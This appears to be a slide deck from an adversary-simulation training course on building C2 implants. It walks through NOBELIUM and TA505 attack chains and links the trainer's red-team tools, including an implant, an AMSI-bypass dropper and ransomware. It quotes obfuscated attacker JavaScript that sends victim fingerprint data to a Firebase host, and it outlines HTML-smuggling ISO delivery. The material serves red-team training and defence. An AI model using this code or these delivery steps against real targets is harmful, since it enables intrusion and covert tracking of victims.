



Tradecraft Development Growing Implants in Memory Live Edition

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Track 3

Agenda

Session 1 – Fundamentals (1 hour)

Chapter 1a : Threats vs Simulations

Chapter 1b: Development Fundamentals (Homework Exercises)

Chapter 2: Building a C2 and Implant Pair (Homework Exercises)

Chapter 3: Windows API (Homework Exercises)

Chapter 4: Evasion (Homework Exercises)

Session 2 – Live Edition (1 hour)

Interactive Development of a Modular Implant Extending in Memory

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Open Source Software Projects
Tehsat Malware Traffic Generator
Petaq Purple Team C2 & Malware
Viproxy VoIP Penetration Testing Kit



Adversary Simulation Packs & Tools

Greetings

TA505+ Simulation Pack

Stage Based Initial Foothold Implementation
AMSI & UAC Bypass & Ransoblin Ransomware
4h+ Videos, Implementation Guide, Detailed Report
<https://github.com/fozavci/ta505plus>

Petaq C2 and Implant

C2 Supporting HTTP, Websocket, SMB Named Pipes, TCP, UDP, Implant to Implant Web
Implant Supporting .NET Assemblies, Shellcodes, Commands, Implant Linking, WMI
<https://github.com/fozavci/petaqc2>

Tehsat Malware Traffic Generator

Malware Traffic Simulator for HTTP, HTTP Websocket, TCP, UDP with BlazorUI
<https://github.com/fozavci/tehsat>

Offensive Development Training

Weaponising C# - Fundamentals with Presentation and Examples
<https://github.com/fozavci/WeaponisingCSharp-Fundamentals>

Disclaimer: Trainer* is not a Developer!

* Can code some though.

Getting the Content

Greetings

Github Repository

<https://github.com/fozavci/TradecraftDevelopment-Fundamentals>
git clone <https://github.com/fozavci/TradecraftDevelopment-Fundamentals>

Content

Code samples for various levels

Presentation

C2 Commands and Sample Hello.cs (Source, Binary, DLL)

Participate Where/When You Feel Comfortable




Threats vs Simulations

Adversary Simulation Types

Threats vs Simulations

Automating a scenario to assess the defence controls implemented (MITRE ATT&CK)




Performing a Threat Intelligence-Led cyber attack against the targeted environment with a team of engineers (CBEST, CORIE, ICAST)

Organisations desire to analyse their cyber defence against threat actors using different implementations of adversary simulations depending on their budgets or requirements.

Performing a cyber attack with blue team collaboration to improve people and defence together (MITRE ATT&CK)


Solarigate Attack Timeline



<https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solarigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/>




Solarigate Attack C2 Comms

Threats vs Simulations



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Extracting Useful Content for Development



<https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/>

Extracting Useful Content for Development

Here's an example of target fingerprinting code leveraging Firebase:

```
try {  
let sdfgfghj = '';  
let kjhyui = new XMLHttpRequest();  
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callba  
kjhyui.onreadystatechange = function (){  
sdfgfghj = this.responseText;  
}  
kjhyui.send(null);  
let ioiolertsfsd = navigator.userAgent;  
let uyio = window.location.pathname.replace('/', '';  
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};  
ctryur = JSON.stringify(ctryur);  
let sdfghfgh = new XMLHttpRequest();  
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio.com/.json');  
sdfghfgh.setRequestHeader('Content-Type', 'application/json');  
sdfghfgh.send(ctryur);  
} catch (e) {}
```

If the user clicked the link on the email, the URL directs them to the legitimate Constant Contact service, which follows this pattern:

[https://r20.rs6\[.\]net/tn.jsp?f=](https://r20.rs6[.]net/tn.jsp?f=)

The user is then redirected to NOBELIUM-controlled infrastructure, with a URL following this pattern:

[https://usaid.theyardservice\[.\]com/d/<target_email_address>](https://usaid.theyardservice[.]com/d/<target_email_address>)

A malicious ISO file is then delivered to the system. Within this ISO file are the following files that are saved in the %USER%\AppData\Local\Temp\<random folder name>\ path:

- A shortcut, such as *Reports.lnk*, that executes a custom Cobalt Strike Beacon loader
- A decoy document, such as *ica-declass.pdf*, that is displayed to the target
- A DLL, such as *Document.dll*, that is a custom Cobalt Strike Beacon loader dubbed NativeZone by Microsoft

<https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/>

Preparing an ISO with the Implant

JavaScript code which decodes a Base64 encoded ISO file to disk

An ISO file

- Create an Implant DLL (Using a C DLL template, or a C# DLL with Exports)

- LNK file linking to the current folder and DLL

- Make them an ISO

- Encode it inside the JavaScript code

Prepare a convincing HTML content including JavaScript

Jorge Orchilles – Nobelium ISO: <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1553.005/T1553.005.md>

Mehmet Ergene – HTML Smuggling and ISO Images: <https://posts.bluraven.io/detecting-initial-access-html-smuggling-and-iso-images-part-1-c4f953edd13f>

Adam Chester – C# DLL Exports: <https://blog.xpnsec.com/rundll32-your-dotnet>


TA505+ Adversary Simulation Pack

TA505 is a threat group actively targeting financial institutions, including Australia, since 2014 using custom tools (e.g. FlawedAmmyy , ServHelper, SDBot) and offensive security tools (e.g. Cobalt Strike, TinyMet).

They constantly changed/updated their RAT used as tradecraft. So, it's logical to assume that TA505 would start using .NET Tradecraft after Cobalt Strike received *execute-assembly* feature to run .NET assemblies with process injections.


This adversary simulation is based on TA505 TTPs, but also additional .NET Tradecraft and custom C2 suites (e.g. Petaq C2). Therefore it's called TA505+.

Kill Chain Implementation




Lockheed Martin – Kill Chain: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

Applications Developed & Customised



Petaq Dropper

- C# Application
- Loads .NET Assemblies (Implant & AMSI patcher)
- <https://github.com/fozavci/ta505plus>




Malicious Excel File

- Excel 4.0 Macro
- Generated using ExcelIntDonut
- <https://github.com/fozavci/ta505plus>



Petaq Implant

- C# .NET 4.5 Application
- Fully featured malware, all essential features
- Runs commands, powershell, .Net, shellcode
- Links other remote implants as nested implants
- <https://github.com/fozavci/petaqc2>



Ransoblin

- C# .NET 4.5 & Core 3.1 Application
- Safer Ransomware implementation
- <https://github.com/fozavci/ransoblin>



Petaq Service

